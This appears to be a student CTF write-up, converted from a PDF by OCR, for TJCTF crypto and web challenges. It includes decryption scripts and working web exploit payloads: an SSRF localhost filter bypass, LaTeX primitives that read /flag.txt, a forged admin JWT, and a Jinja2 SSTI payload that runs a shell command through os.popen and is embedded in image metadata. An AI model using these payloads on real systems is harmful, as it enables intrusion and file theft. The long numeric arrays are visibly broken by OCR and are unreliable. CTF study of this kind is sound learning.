
```
m = 2**32

def lcg_next(seed):
    return (a * seed + c) % m

def generate_key(seed):
    key_bytes = b""
    for _ in range(8):  # 8 * 4 bytes = 32 bytes
        seed = lcg_next(seed)
        key_bytes += seed.to_bytes(4, 'big')
    return key_bytes, seed

def try_decrypt_flag(ciphertext, seed):
    key, _ = generate_key(seed)
    cipher = AES.new(key, AES.MODE_ECB)
    try:
        plaintext = unpad(cipher.decrypt(ciphertext), AES.block_size)
        return plaintext
    except:
        return None

def guess_time_seed(ciphertext, start_time, end_time, step_seconds=1):
    current = start_time
    while current <= end_time:
        # Format time asctime string
        time_str = current.strftime("%a %b %e %H:%M:%S %Y")
        seed = int.from_bytes(time_str.encode(), "big")
        plaintext = try_decrypt_flag(ciphertext, seed)
        if plaintext:
            print(f"Found candidate at {time_str}:\n{plaintext}")
            return plaintext
        current += datetime.timedelta(seconds=step_seconds)
    print("No valid seed found in range.")
    return None

# Example usage:
# Paste ciphertext from server (as bytes)
flag_ciphertext = bytes([
    0x49, 0x3c, 0x42, 0x8f, 0x37, 0x1a, 0x9d, 0xba,
    0xcb, 0x3d, 0x44, 0x7a, 0x38, 0x97, 0xe9, 0x63,
    0xb7, 0xaf, 0x15, 0x01, 0xf4, 0xd9, 0xd9, 0xc2,
    0x83, 0x6a, 0x6d, 0x1a, 0xa2, 0xda, 0x10, 0xb5
])

import pytz

# Set US Eastern timezone range (example: challenge time window)
eastern = pytz.timezone("US/Eastern")
start = datetime.datetime(2025, 6, 7, 18, 30, 0, tzinfo=eastern)
end = datetime.datetime(2025, 6, 7, 18, 45, 0, tzinfo=eastern)
```

```
guess_time_seed(flag_ciphertext, start, end)
```

After running the code, I get the flag as this : b'tjctf{h4rv3st_t1me}\n'. This is not the flag yet because some additional characters exist. So I cleaned it and eventually got the flag.

Here is the flag : tjctf{h4rv3st_t1me}

Challenges : close-secrets



Here is the code of the encrypt.py

```
import random
from random import randint
import sys
from Crypto.Util import number
import hashlib

def encrypt_outer(plaintext_ords, key):
    cipher = []
    key_offset = key % 256
    for val in plaintext_ords:
        if not isinstance(val, int):
            raise TypeError
        cipher.append((val + key_offset) * key)
    return cipher

def dynamic_xor_encrypt(plaintext_bytes, text_key_bytes):
    encrypted_ords = []
    key_length = len(text_key_bytes)
    if not isinstance(plaintext_bytes, bytes):
        raise TypeError
    for i, byte_val in enumerate(plaintext_bytes[::-1]):
        key_byte = text_key_bytes[i % key_length]
        encrypted_ords.append(byte_val ^ key_byte)
    return encrypted_ords
```

```
def generate_dh_key():
    p = number.getPrime(1024)
    g = number.getPrime(1024)
    a = randint(p - 10, p)
    b = randint(g - 10, g)
    u = pow(g, a, p)
    v = pow(g, b, p)
    key = pow(v, a, p)
    b_key = pow(u, b, p)
    if key != b_key:
        sys.exit(1)
    return p, g, u, v, key

def generate_challenge_files(flag_file="flag.txt", params_out="params.txt",
enc_flag_out="enc_flag"):
    try:
        with open(flag_file, "r") as f:
            flag_plaintext = f.read().strip()
    except FileNotFoundError:
        sys.exit(1)
    flag_bytes = flag_plaintext.encode('utf-8')
    p, g, u, v, shared_key = generate_dh_key()
    xor_key_str = hashlib.sha256(str(shared_key).encode()).hexdigest()
    xor_key_bytes = xor_key_str.encode('utf-8')
    intermediate_ords = dynamic_xor_encrypt(flag_bytes, xor_key_bytes)
    final_cipher = encrypt_outer(intermediate_ords, shared_key)
    with open(params_out, "w") as f:
        f.write(f"p = {p}\n")
        f.write(f"g = {g}\n")
        f.write(f"u = {u}\n")
        f.write(f"v = {v}\n")
    with open(enc_flag_out, "w") as f:
        f.write(str(final_cipher))

if __name__ == "__main__":
    try:
        with open("flag.txt", "x") as f:
            f.write("tjctf{d3f4ult_fl4g_f0r_t3st1ng}")
    except FileExistsError:
        pass
    generate_challenge_files()
```

The code implements a toy encryption scheme based on the Diffie-Hellman key exchange to generate a shared secret key. Eventually the code has two step encryption which is XOR encryption using the key derived from the DH shared secret and outer encryption that applies arithmetic using the shared key. From the other two files, we have been given the parameter and also the encrypted text. So what i do is just implement a code to decrypt it and here is the code :

```
import hashlib

# From params.txt
p =
170414318260705733587875759581770955570309017044229370851916040244527350325942484744247659238365402117378935844395548990067739686547690911932474128510404739464196171789980734698681005392482463242535410600080892221372321319343488654704291023297053446236112754904709936271328734866937128283286437422882051125 27
g =
120681139203436291164378184116247954042577742288954642499192807256993763587666398677530059224138614478338902785098981693557339976850974900098504529593380063851724924557945231653341683157340782295208957489088101760434538987711049950242033559644930710185044163047334693996198198372552023208414727714764489712283
u =
135668771029510263907110237169555858182389140035220525526216692019541532644619777145586283806534328053310689073913522508004464538889367992552446578372649985255898549272854575377510712592134690407014502401681964878932616905735136520060908211096236619268316849967775899568661131681489146190493710890951160724706
v =
165036785985552337550703112630578321968495250714033243796585786662838937148680751454783550779786426910035205483848329274328823513229605340921993107676999077541506833174273521350152646080628330616219078232643906110969196674275384683101159565935895506360072481873027262155137472248477311708158177572618168100749

# From enc_flag
enc_flag =
[65719444349198572974528976734419421434849409641914400893671679146256781556336785587458028002183657454002586637731102939724838762597425409347344999577521681370355807797328914660866744255639365647097238706308751009371872904519970236570142174203251008829865655505549254027810595271167121273322846067799979030284806286207720358124371476684731118379441594291357052681824612073657468039974953953404017724417600175930382856113174279411625854142509318952198441695611762943435425338137135809228430732059235069757548431528429532705244266103910605848715404903619441400844595845309226450385268839547676855078317837449963476255070720,
190491143041155283984141961549041801260433071425838843170062838105092120453150103152052255078793210011601700399220588231086489166949059157528536230659483134406828428398054825103961577552577871440861561467561597128614124360927449961072875867255800025593813494218983345008146652959904699342964771211014431971840,
609571657731696908749254276956933764033385828562684298144201081936294785450080330086567216252138272037125441277505882339476765334236989304091315938110346030101850970873775440332677048168249188610756996696197110811565197954967839875433202775218560081900203181500746704026069289471695037897487267875
```

2461823098880, 0,
771489129316678900135774944273619295104753939274647314838754494325623087835257917765811633069112500546986886616843382335900281126143689587990571734170906694347655135012122041671044389087940379335489323943624468370887203661756172342345147262385990103654944651586882547282993944487614032339007323404608449485952062862077203581243714766847311183794415942913570526818246120736574680399749539534040177244176001759303828561131742794116258541425093189521984416956117629434354253381371358092284307320592350697575484315284295327052442661039106058487154049036194414008445958453092264503852688395476768550783178374499634762550707201038176729574296297713573690442277816869360239270821695276842467672752056469668062178684790179422994563229267175752205859421365959872372408530522457094183082517214934769398796816590597661549399352695509998210704350946977767054602287847173476544110139486283543493459230294399258631480611419158003100028654246528017144202873703975558572776539413762113438976428325495885305655429458290840783509283684702957091388901044153035929852940797784025025415324177568260759353482096614558555824934259356541979732008429677540532080543741575271192483470496496558828053022002303443214479708501050733198766391422940866829408991298877465606190962148837546729484613750343858540964074821339762403027042238415493914727378352441698290060779325377055262974669117510310897925844422619677427496433201868221923922936781815878751270458780821828000747695751906679959041730142123734868465685813500831798938562116958712764766221196902728646355064357969039084800,781013686468736664334982042351071385167775592845939256997257636230877693857915422923414245823052161047566971636804411747454605584491142545866998545703880851067996556432024782926242467965569272907532402017002548227317909879802544840398791055748780104934635326297831714533401277135609267306155561965159171084544077148912931667890013577494427361929510475393927464731483875449432562308783525791776581163306911250054698688661684338233590028112614368958799057173417090669434765513501212204167104438908794037933548932394362446837088720366175617234234514726238599010365494465158688254728299394448761403233900732340460844948595207206286207720358124371476684731118379441594291357052681824612073657468039974953953404017724417600175930382856113174279411625854142509318952198441695611762943435425338137135809228430732059235069757548431528429532705244266103910605848715404903619441400844595845309226450385268839547676855078317837449963476255070720,103817672957429629771357369044227781686936023927082169527684246767275205646966806217868479017942299456322926717575220585942136595987237240853052245709418308251721493476939879681659059766154939935269550999821070435094697776705460228784717347654411013948628354349345923029439925863148061141915800310002865424652801714420287370397555857277653941376211343897642832549588530565542945829084078350928368470295709138890104415303592985294079778402502541532417756826075935348209661455855582493425935654197973200842967754053208054374157527119248347049649655882805302200230344321447970850105073319876639142294086682940899129887746560,619096214883754672948461375034385854096407482133976240302704223841549391472737835244169829006077932537705526297466911751031089792584442261967742749643320186822192392293678181587875127045878082182800074769575190667995904173014212373486846568581350083179893856211695871276476622119690272864635506435796903908480078101368646873666433498204235107138516777559284593925699725763623087769385791542292341424582305216104756697163680441174745460558449114254586699854570388085106799655643202478292624246796556927290753240201700254822731790987980254484039879105574878010493463532629783171453340127713560926730615556196515917108454407714891293166789001357749442736192951047539392746473148387544943256230878352579177658116330691125005469868866168433823359002811261436895879905717341709066943476551350121220416710443890879403793354893239436244683708872036617561723423451472623859901036549446515868825472829939444876140323390073234046084494859520,628620772035812437147668473111837944159429135705268182461207365746803997495395340401772441760017593038285611317427941162585414250931895219844169561176294343542533813713580922843073205923506975754843152842953270524426610391060584871540490361944140084459584530922645038526883954767685507831783744996347625507072010381767295742962977135736904422778168693602392708216952768424676727520564696680621786847901794229945632292671757522058594213659598723724085305224570941830825172149347693987968165905976615493993526955099982107043509469777670546022878471734765441101394862835434934592302943992586314806114191580031000286542465280,171442028737039755585727765394137621134389764283254958853056554294582908407835092836847029570913889010441530359298529407977840250254153241775682607593534820966145585558249342593565419797320084296775405320805437415752711924834704964965588280530220023034432144797085010507331987663914229408668294089912988774656061909621488375467294846137503438585409640748213397624030270422384154939147273783524416982900607793253770552629746691175103108979258444226196774274964332018682219239229367818158787512704587808218280007476957519066799590417301421237348684656858135008317989385621169587127647662211969027286463550643579690390848007810136864687366643349820423510713851677755928459392569972576362308776938579154229234142458230521610475669716368044117474546055844911425458669985457038808510679965564320247829262424679655692729075324020170025482273179098798025448403987910557487801049346353262978317145334012771356092673061555619651591710845440,771489129316678900135774944273619295104753939274647314838754494325623087835257917765811633069112500546986886616843382335900281126143689587990571734170906694347655135012122041671044389087940379335489323943624468370887203661756172342345147262385990103654944651586882547282993944487614032339007323404608449485952020001570019321304818334905962649389132345472499713078532856598001034672647580760830965486783273287051218178541918161764264081362529651211540496304219245729112716984981795756635915965643020676501290463954093967698504483057897382245912651966061859002687350416892993251225855398560789993431011300977156515357043205905225434275813803508400808020295839073425214201004138271947981257855734047653197713619907442589510359652712375838235163681164175420833883384623150443977166611681280339699578222808904129914014666708405494409510987037857518875094879325915188492980079340821832078848369525254624175704567963190790754144739112704066671900064404349394449686542164630441151574999043595109521993336782242158602536103218289277577623504060595139727205880880271208432170705134987680730819097042389949939319188786386552143402255004301546513646558995014943526324607486375506553539530008957834722976644170752851328535966644770037669923

8550511901440,
190491143041155283984141961549041801260433071425838843170062838105092120453150103152052255078793210011601700399220588231086489166949059157528536230659483134406828428398054825103961577552577871440861561467561597128614124360927449961072875867255800025593813494218983345008146652959904699342964771211014431971840,
8286364722290254853310175327383318354828838607023989677897733457571507239712029487114273095927504635504673967366095588052262278762284073352491326033687516346697036635315384892022328623537137407677477923838929475094714409700344073306670100225627301113330886998525775507854379403755854421418967547679127790775040,
7619645721646211359365678461961672050417322857033553726802513524203684818126004126082090203151728400464068015968823529243459566677962366301141449226379325376273137135922193004158463102103114857634462458702463885144564974437097998442915034690232001023752539768759333800325866118396187973718590848440577278873600,
6381453291878702013468755711892900342224507892765601246197105076520586035180528455593750545139572535388656963373889705741397387092793481777205963727092685002628752351334836640982712848011358693268862309163313503808573166091069573695941341553069300857392752056335942057772912874156807427989319835568983471056640,
5905225434275813803508400808020295839073425214201004138271947981257855734047653197713619907442589510359652712375838235163681164175420833883384623150443977166611681280339699578222808904129914014666708405494409510987037855188750948793259151884929800793408218320788483695252546241757045679631907907541447391127040,
8095873579249099569326033365834276553568405535598150834727670619466415119258879383962220840848711425493072266966874999821175789595335014194962789803028033212290208206917330066918367045984559536236616362371367877966100285339416623345597224358371501087737073504306792162846232750795949722076002776468113358803200,
8381610293810832495302246308157839255459055142736909099482764876624053299938604538690299223466901240510474817565705882167805523345758602931255594149017257913900450849514412304574309412313426343397908704572710273659021471880807798287206538159255201126127793745635267180358452730235806771090449933284635006760960,
666719000644043493944496865421646304411515749990435951095219933367822421586025361032182892775776235040605951397272058808802712084321707051349876807308190970423899499393191887863865521434022550043015465136465589950149435263246074863755065535395300089578347229766441707528513285359666447700376699238550511901440,
1333438001288086987888993730843292608823031499980871902190439866735644843172050722064365785551552470081211902794544117617605424168643414102699753614616381940847798998786383775727731042868045100086030930272931179900298870526492149727510131070790600179156694459532883415057026570719332895400753398477101023802880,
63814532918787020134687557118929003422245078927656012461971050765205860351805284555937505451395725353886569633738897057413973870927934817772059637270926850026287523513348366409827128480113586932688623091633135038085731660910695736959413415530693008573927520563359420577729128741568074279893198355

```
68983471056640,
70481722925227455074132525773145466466360236427560371972923250098884084567
66553816625933437915348770429262914771161764550200099177115188828555840534 4
00875973052651850728028528846578369445381243311877774299779093758722601354
31564855969640708846460094697109928610238376530142615951647387568969653480
7533982958080,
79053824362079442853418914042852347523079724641723119915576077813613229988
05729280810168585769918215481470566567654411590089300428385955037434253572
36855007788337977851927524181440546843198166479575480090380628083748616097
84891733845243484911157010621432600100878088178380860978360450227330380052 5
7098926831360,
65719444349198572974528976734419421434849409641914400893671679146256781556
33678558745802800218365745400258663773110293972483876259742540934734499957
75216813703558077973289146608667442556393656470972387063087510093718729045
19970236570142174203251008829865655505549254027810595271167121273322846067
79997903028480,
66671900064404349394449686542164630441151574999043595109521993336782242158
60253610321828927757762350406059513972720588088027120843217070513498768073
08190970423899499393191887863865521434022550043015465136465589950149435263
24607486375506553539530008957834722976644170752851328535966644770037669923
8550511901440,
14286835728086646298810647116178135094532480356937913237754712857881909033
98625773640391913090949075087012752994154411733148668752117943681464021729 9
46123508051213212985411188279711831644334035806461711006711978464605932706 9
55874708046569004418500191953601206642375087561099897199285245072235784082
608239788800,
15239291443292422718731356923923344100834645714067107453605027048407369636
25200825216418040630345680092813603193764705848691913335592473260228289845
27586507525462742718443860083169262042062297152689249174049277702891299488
74195996885830069380464002047505079537518667600651732236792375947437181696
88115455774720]

# Step 1: Brute-force private `a` from u = g^a mod p
print("[*] Brute-forcing private exponent a...")
a = None
for guess_a in range(p - 10, p + 1):
    if pow(g, guess_a, p) == u:
        a = guess_a
        print(f"[+] Found a = {a}")
        break

if a is None:
    raise Exception("[-] Failed to recover private key 'a'.")

# Step 2: Compute shared key
shared_key = pow(v, a, p)
print(f"[+] Shared key = {shared_key}")

# Step 3: Revert the outer encryption
print("[*] Reversing outer encryption...")
```

```
key_offset = shared_key % 256
intermediate_ords = []

for c in enc_flag:
    if c == 0:
        intermediate_ords.append(0)
        continue
    if c % shared_key != 0:
        raise ValueError("Cipher value not divisible by shared key.")
    val = (c // shared_key) - key_offset
    intermediate_ords.append(val)

# Step 4: Revert dynamic XOR encryption
print("[*] Reversing dynamic XOR encryption...")
xor_key_str = hashlib.sha256(str(shared_key).encode()).hexdigest()
xor_key_bytes = xor_key_str.encode("utf-8")
key_length = len(xor_key_bytes)

# Reverse dynamic XOR (remember it was reversed before encryption)
flag_bytes = bytearray(len(intermediate_ords))
for i, val in enumerate(intermediate_ords):
    key_byte = xor_key_bytes[i % key_length]
    flag_bytes[len(intermediate_ords) - 1 - i] = val ^ key_byte

# Final result
flag = flag_bytes.decode("utf-8")
print(f"\n[🏁] Flag: {flag}")
```

After running the code, we will get the flag.

Here is the flag : Flag: tjctf{sm4ll_r4ng3_sh0rt_s3cr3t}

WEB EXPLOITATION

Credit to TAN HONG YE Year 1 CSN Student 2024/2025

1. Web/loopy (SSRF Attempt and Filtering)

Question:


🕵️ CTF Challenge Writeup: web/loopy

Category: Web Exploitation
Points: 131
Challenge Name: `loopy`
Description:

> Can you access the admin page? Running on port 5000
> Website: http://loopy.tjc.tf:5000

Solution:

1. First attempt: http://127.0.0.1:5000/admin
   - output : Access denied. URL parameter included one or more of the following banned keywords: 127, local, 0.0.0.0, ::1, ffff, 017700000001, [::], 2130706433
2. Second attempt(We used the **hexadecimal format** of the IP) :
   - 127.0.0.1 => 0x7f000001
   - http://0x7f000001:5000/admin
3. Found the flag: tjctf{i_l0v3_ssssSsrF_9o4a8}



2. Web TeXploit

Question:

web/TeXploit
tmm

1


I made a LaTex compiler that can generate pdfs. It even prints the log file if there is an error.

The flag is located in `/flag.txt`.

Instancer

Solution:

1. Initial Attempts: \errmessage{\input{/flag.txt}}
   - Error: Input contains the blacklisted term 'input'.
   - The backend compiles our LaTeX snippet inside a minimal document.
   - The word input is blacklisted.
   - The log is visible, which is exploitable.
2. used lower-level LaTeX primitives to manually open and read a file
   - \newread\file
   - \openin\file=/flag.txt
   - \read\file to\line
   - \errmessage{\line}
3. Get the flag: tjctf{f1l3_i0_1n_l4t3x?}



3. web/front-door

Question:

web/front-door
elliott&tux

The admin of this site is a very special person. He's so special, everyone strives to become him.

front-door.tjc.tf

Solution:

1. Random put the username and password to login
2. While inspecting the site or cookies, we discovered a **JWT (JSON Web Token)**
   eyJhbGciOiAiQURNSU5IQVNIIiwgInR5cCI6ICJKV1QifQ.eyJ1c2VybmFtZSI6ICJ1c2VyIiwgInBhc3N3b3JkIjogInVzZXIiLCAiYWRtaW4iOiAiZmFsc2UifQ.JZOAYHBBBBNBDDQABXBFJOABZBLBBSOBVLBWVBQRSJJBOJYXDQZBEIRQBSOOFFWB

```
{
  "alg": "ADMINHASH",
  "typ": "JWT"
}
{
  "username": "user",
  "password": "user",
  "admin": "false"
}
```


3. We modified the payload to this

```
{
  "alg": "ADMINHASH",
  "typ": "JWT"
}
{
  "username": "user",
  "password": "user",
  "admin": "true"
```

```
}
```

Since the algorithm is a dummy (and probably not checked), we just re-encoded the header and payload using any base64 tool, and kept the old signature, or just set a dummy signature like eyJhbGciOiAiQURNSU5IQVNIIiwgInR5cCI6ICJKV1QifQ.eyJ1c2VybmFtZSI6ICJ1c2VyIiwgInBhc3N3b3JkIjogInVzZXIiLCAiYWRtaW4iOiAidHJ1ZSJ9.JZOAYHBBBBNBDDQABXBFJOABZBLBBSOBVLBWVBQRSJJBOJYXDQZBEIRQBSOOFFWB

4. After submitting the modified token, and enter todo page:



5. These were clearly ASCII codes, but XOR'd with a key. We wrote a simple Python script to brute-force all 255 possible XOR keys and check which one gave us printable characters:


```
arrays = [ [...], [...], ... ]  # all provided lists
data = sum(arrays, [])  # flatten

for key in range(1, 256):
    decoded = ''.join(chr(c ^ key) for c in data)
    if all(32 <= ord(ch) <= 126 or ch == '\n' for ch in decoded):
        print(f"[Key {key}]:\n{decoded}")
```

Found that:

```
[Key 42]:
Fix glitches
Advertise company
Create "business_secrets" page -- made it but no button to access yet
Take over the world -- almost done
```

6. Create "business_secrets" page -- made it but no button to access yet hinted at a hidden page. Visit the: **https://front-door.tjc.tf/business_secrets**

7. Get the flag: **tjctf{buy_h1gh_s3l1_l0w}**



4. **Web/hidden-canvas**

Question:

Challenge: web/hidden-canvas

- **Points**: 392
- **Solves**: 72
- **Description**:

  I made this site where you can upload profile pictures, if you happen to embed caption metadata within your image, I'll try displaying it on your profile page.

Solution:

1. Upload the image, we are taken to a profile page where it tries to decode and render a caption from the image metadata. Observing the responses
   - Caption Error : Caption is not valid Base64
   - Then interpreted as a Jinja2 template
2. Exploiting SSTI via Metadata, execute SSTI to read the flag file(/flag.txt)
3. Final Exploit Payload

```
{{cycler.__init__.__globals__['os'].popen('cat/flag.txt').read()}}
```

   - Cycler is a built-in object sometimes available in Jinja2 contexts.
   - We abuse its __init__method to get access to its __globals__ dict.
   - From there, we access os, run a shell command to read the flag, and display it

4. Python Script to Generate the Exploit Image

```
import piexif
from PIL import Image

# Base64 payload with SSTI
payload_b64 =
"e3tjeWNsZXIuX19pbml0X18uX19nbG9iYWxzX19bJ29zJ10ucG9wZW4oJ2NhdCAvZ
mxhZy50eHQnKS5yZWFkKCl9fQ=="

# Create a simple black image
img = Image.new("RGB", (100, 100), color=(0, 0, 0))
img.save("exploit.jpg")

# Add caption metadata
```

```
exif_dict = {"0th": {piexif.ImageIFD.ImageDescription: payload_b64.encode()}}
exif_bytes = piexif.dump(exif_dict)
piexif.insert(exif_bytes, "exploit.jpg")
```

5. Then upload exploit.jpg and get the flag
   Get the flag: `tjctf{H1dd3n_C@nv@s_D3c0d3d_4nd_R3nd3r3d!}`